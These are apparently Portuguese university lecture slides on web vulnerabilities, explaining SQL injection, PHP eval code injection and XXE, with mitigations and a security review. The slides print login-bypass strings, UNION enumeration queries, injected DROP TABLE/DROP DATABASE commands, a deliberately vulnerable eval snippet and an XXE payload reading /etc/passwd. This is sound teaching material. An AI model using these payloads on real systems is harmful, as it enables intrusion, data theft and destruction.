Segurança Cibernética

Vulnerabilidades Comuns:
Principais Vulnerabilidades da Web
(Conteúdo Digital Aura!)


Prof. Dr. Daniel Caetano

2021 - 2

Objetivos

- Conhecer algumas das principais vulnerabilidades web
- Compreender como funciona uma Injeção de SQL/Código
- Compreender a vulnerabilidade de XML na Web

Material de Estudo




Material	Acesso ao Material
Notas de Aula e Apresentação	https://www.caetano.eng.br/aulas/2021b/ara0076.php (Segurança Cibernética – Aula 7)
Módulo Digital	• Ambiente Aura: Tema 3, Assunto 1
Minha Biblioteca	• Segurança em Redes sem Fio: Guia do Iniciante (ISBN: 978-0-07-178028-5), págs 18, 81 e 107. • Segurança de Computadores: Princípios e Práticas (ISBN: 978-85-352-6449-4), págs 669.
Material Adicional	1) Vulnerabilidades em Aplicações Web. Dispoinível em: https://youtu.be/oaxYwTk3AoE (se não viu ainda!) 2) Entendendo o SQL Injection. Dispoinível em: https://youtu.be/98SrzDwXuUY 3) Entidades Externas de XML (XXE): Disponível em: https://youtu.be/GDpEebVLvD8 4) Ataque de entidade externa XML: Disponível em: https://youtu.be/6ESyqB8lDWs

Injeção de Código


Injeção de Código

- O que é?
  - Alguém executar códigos em sua aplicação
- Dois tipos mais importantes
  - SQL Injection
  - Code Injection.



SQL Injection

- Vamos acompanhar no site
  - Quebra de autenticação por Injeção de SQL
  - *https://www.hacksplaining.com/exercises/sql-injection*



SQL Injection

- Quebra de Autenticação
  - Exemplo de SQL usado:

```
SELECT nome FROM usuarios
    WHERE login="$nome" AND passw="$pass"
```

  - $nome = caetano e $pass = teste

```
SELECT nome FROM usuarios
    WHERE login=" caetano" AND passw=" teste"
```

SQL Injection – Aplicação Real

- Quebra de Autenticação
  - Exemplo de SQL usado:

```
SELECT nome FROM usuarios
    WHERE login="$nome" AND passw="$pass"
```

  - $nome = a" OR "1"="1
  - $pass = a" OR "1"="1

```
SELECT nome FROM usuarios
    WHERE login="a" OR "1"="1"
    AND passw="a" OR "1"="1"
```

SQL Injection – Aplicação Real

- Quebra de Autenticação
  - Exemplo de SQL usado:

```
SELECT nome FROM usuarios
    WHERE login="$nome" AND passw="$pass"
```

  - $nome = a" OR 1=1;#
  - $pass =

```
SELECT nome FROM usuarios
    WHERE login="a" OR 1=1;#“ AND passw=""
```

SQL Injection

- Exposição de Dados
  - Exemplo de URL

    http://minhapagina.com/?id=22
  - Exemplo de SQL usado:

    SELECT content FROM pages WHERE page=$id
  - Injeção de exposição

    $id = 22 OR 1=1

    $id = 22 UNION SELECT user()

SQL Injection

- Exposição de Dados
  - Exemplo de URL

    http://minhapagina.com/?id=22
  - Exemplo de SQL usado:

    SELECT content FROM pages WHERE page=$id
  - Injeção de exposição

    $id = 22 UNION SHOW DATABASES; X

    $id = 22 UNION SELECT schema_name
    FROM information_schema.schemata;

SQL Injection

- Exposição de Dados
  - Exemplo de URL

    http://minhapagina.com/?id=22
  - Exemplo de SQL usado:

    SELECT content FROM pages WHERE page=$id
  - Injeção de exposição

    $id = 22 UNION SHOW TABLES FROM database; X

    $id = 22 UNION SELECT table_name

    FROM information_schema.tables;

SQL Injection – Aplicação Real

- Exposição de Dados
  - Exemplo de SQL usado:

    SELECT nome FROM bolsa.acoes WHERE id="$id"

  - $id = PETR4

    SELECT nome FROM bolsa.acoes WHERE id="PETR4"

SQL Injection – Aplicação Real

- Exposição de Dados
  - Exemplo de SQL usado:

```
SELECT nome FROM bolsa.acoes WHERE id="$id"
```

  - $id = 1" OR 1=1;#

```
SELECT nome FROM bolsa.acoes
    WHERE id="1" OR 1=1;#"
```

SQL Injection – Aplicação Real

- Exposição de Dados
  - Exemplo de SQL usado:

```
SELECT nome FROM bolsa.acoes WHERE id="$id"
```

  - $id = 1" UNION SELECT user();#

```
SELECT nome FROM bolsa.acoes
    WHERE id="1" UNION SELECT user();#"
```

SQL Injection – Aplicação Real

- Exposição de Dados
  - Exemplo de SQL usado:

SELECT nome FROM bolsa.acoes WHERE id="$id"

  - $id = 1" UNION SELECT schema_name FROM information_schema.schemata;#

SELECT nome FROM bolsa.acoes

WHERE id="1" UNION SELECT schema_name FROM information_schema.schemata;#"

SQL Injection – Aplicação Real

- Exposição de Dados
  - Exemplo de SQL usado:

SELECT nome FROM bolsa.acoes WHERE id="$id"

  - $id = 1" UNION SELECT table_name FROM information_schema.tables;#

SELECT nome FROM bolsa.acoes

WHERE id="1" UNION SELECT table_name FROM information_schema.tables;#"

SQL Injection

- Apagar Tabelas e Bancos
  - Exemplo de URL

    http://minhasacoes.com/?id=PETR4
  - Exemplo de SQL usado:

    SELECT nome FROM bolsa.acoes WHERE id="$id"

  - Comandos de deleção

    DROP TABLE tabela

    DROP DATABASE banco

SQL Injection – Aplicação Real

- Apagar Tabelas e Bancos
  - Exemplo de SQL usado:

```
SELECT nome FROM bolsa.acoes WHERE id="$id"
```

  - $id = 1"; DROP TABLE acoes;#

```
SELECT nome FROM bolsa.acoes
    WHERE id="1"; DROP TABLE bolsa.acoes;#"
```

SQL Injection – Aplicação Real

- Apagar Tabelas e Bancos
  - Exemplo de SQL usado:

```
SELECT nome FROM bolsa.acoes WHERE id="$id"
```

  - $id = 1"; DROP DATABASE bolsa;#

```
SELECT nome FROM bolsa.acoes
    WHERE id="1"; DROP DATABASE bolsa;#"
```

https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/

Code Injection

- Include x Eval
- Exemplo prático
  - *http://insecure.caetano.eng.br*

```php
/**
* Get the code from a GET input
* Example - http://example.com/?code=phpinfo();
*/
$code = $_GET['code'];

/**
* Unsafely evaluate the code
* Example - phpinfo();
*/
eval("\$code;");
```


Injeção de Código

- Como evitar?
  - Configurar adequadamente os programas
    - Limitar a inclusão aos diretórios permitidos;
  - Tratar a entrada de dados
    - Garantir que são válidos, e se não forem, valor padrão
    - SQL: comando “prepare”
      - https://www.devmedia.com.br/evitando-sql-injection-em-aplicacoes-php/27804
    - Evitar comandos do tipo eval($variavel);
  - Mais informações:
    - https://resources.infosecinstitute.com/topic/dumping-a-database-using-sql-injection/

Entidades Externas de XML

Entidades Ext. de XML (XEE)

- O que é?
  - Ferramentas que decodificam XML que processam entidades externas... Mal configuradas.
- **Hein?**



O que é XML?


- XML: *e**X**tensible **M**arkup **L**anguage*
  - Grande poder para especificar dados
  - Simples de aplicar e desenvolver
- XML: forma de declarar dados estruturados
  - Marcações ajudam os humanos
  - Marcações ajudam os computadores
- Elemento (tag) XML pode definir:
  - Título de livro
  - Preço de venda
  - …

Exemplo de XML

```
<?xml version="1.0"?>
<livro>
    <codigo>658733</codigo>
    <nome>Duna</nome>
    <edicao>8</edicao>
    <paginas>672</paginas>
    <autor>Frank Herbert</autor>
</livro>
```

Qual a “linguagem” do XML?

- Quais “tags” podem ser usadas?
- Definidas pelo usuário no DTD
  - *Document Type Definition*
  - Tag *DOCTYPE.*



XML com DTD

- Especificação do DTD no XML

```
<?xml version="1.0"?>
<!DOCTYPE note [
<!ELEMENT note (to,from,heading,body)>
<!ELEMENT to (#PCDATA)>
<!ELEMENT from (#PCDATA)>
<!ELEMENT heading (#PCDATA)>
<!ELEMENT body (#PCDATA)>
]>
<note>
      <to>Aluno</to>
      <from>Daniel</from>
      <heading>Lembrete</heading>
      <body>Lembre-se do exercício!</body>
</note>
```

XML com DTD

- Especificação de DTD **externo** no XML

```
<?xml version="1.0"?>
<!DOCTYPE note SYSTEM "note.dtd">
<note>
    <to>Aluno</to>
    <from>Daniel</from>
    <heading>Lembrete</heading>
    <body>Lembre-se do exercício!</body>
</note>
```

Ataque XEE

- Exposição com DTD **externo** no XML

```
<?xml version='1.0'?>
<!DOCTYPE cupom [
<!ELEMENT cupom ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >
]>
<cupom>
&xxe;
</cupom>
```

```
Desculpe, root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin não é
um cupom válido!
```

https://ftp.registro.br/pub/gts/gts33/tutorial/A4%20-%20XML%20External%20Entities.pdf

Review!

Importância da Informação

- O mundo mudou muito nas últimas décadas
  - Documentos e processos são digitais: nuvem
  - Todos os dispositivos “sempre online”!

- Tudo, hoje, exige informações
  - São essenciais para os negócios!
  - Informações são ativos!

Princípios Fundamentais

- Quais são?
  - Confidencialidade
  - Integridade
  - Disponibilidade
- Magnitude de Impactos
  - **Baixa**: Efeito adverso limitado nas operações, ativos ou indivíduos
  - **Moderada**: Efeito adverso sério nas operações , ativos ou indivíduos
  - **Alta**: Efeito adverso catastrófico nas operações, ativos ou indivíduos

Hackers x Crackers

- Público: Hackers = Crackers
- Hackers
  - Ação: **SEM quebra da legalidade**

- **Atuação Legal: Hackers Éticos**
  - Identificação e correção de falhas
  - Análise de código
  - Teste de Invasão (*pentesting*)

O que precisa ser protegido?

- Dados gerais que são parte da operação
- Dados estratégicos
- Dados associados às leis gerais
  - Lei Geral de Proteção de Dados
  - Marco Civil da Internet...


- Dados associados às leis específicas
  - Tributária, sanitária...
- Foco: evitar exposição e perda de dados
  - Adicional: evitar uso abusivo dos dados

Situações indesejáveis

- Revelação não autorizada
  - Quebra de confidencialidade
  - Exposição, interceptação, inferência, intrusão;
- Fraude
  - Quebra de integridade de dados ou sistema
  - Personificação, falsificação, retratação/repúdio;
- Disrupção
  - Quebra da disponibilidade ou integridade (D/S)
  - Incapacitação, corrupção, obstrução;
- Usurpação
  - Quebra da integridade do sistema
  - Apropriação indevida, utilização indevida.


Ambientes Alternativos e Backups

- Ajuda se existir um ambiente “espelho”
  - Ambientes de operação alternativos
- Três tipos
  - Cold Site
  - Warm Site
  - Hot Site




Vulnerabilidades

- Onde estão?
- Múltiplas fontes
  - Pessoas
    - Engenharia Social
  - Softwares
    - Falhas de design
    - Falhas de implementação
    - Problemas de configuração
  - Equipamentos e Infraestrutura
    - Falhas de hardware/software/configuração
    - Problemas de capacidade



Quais são os equipamentos?

- Operações x Datacenter
  - Equipamentos básicos x proteção
- Equipamentos Básicos
  - Infraestrutura de rede
    - Roteadores: encaminham dados entre múltiplas redes
    - Switches: distribuem dados dentro de uma rede
    - Access points: comunicação de dados sem fio
    - Cabeamento: transportam dados por meio físico.
  - Armazenamento
    - *Storages*
  - Processamento
    - Servidores.




Preparação de um ataque

- Ataques são planejados
- Inicio dos ataques:
  - Coleta de dados
- Como fazer isso?
  - Técnicas de reconhecimento
    - Engenharia social, mergulho no lixo, rastreio...
  - Uso de software/hardware específico
    - Farejadores, por exemplo


Vulnerabilidades do TCP/IP

- Sem criptografia ou autenticação por padrão
- Falsificação de IP
- Sequestro de conexão
- Ataque ICMP (DoS)
- Ataque TCP SYN (DoS)
- Ataque RIP



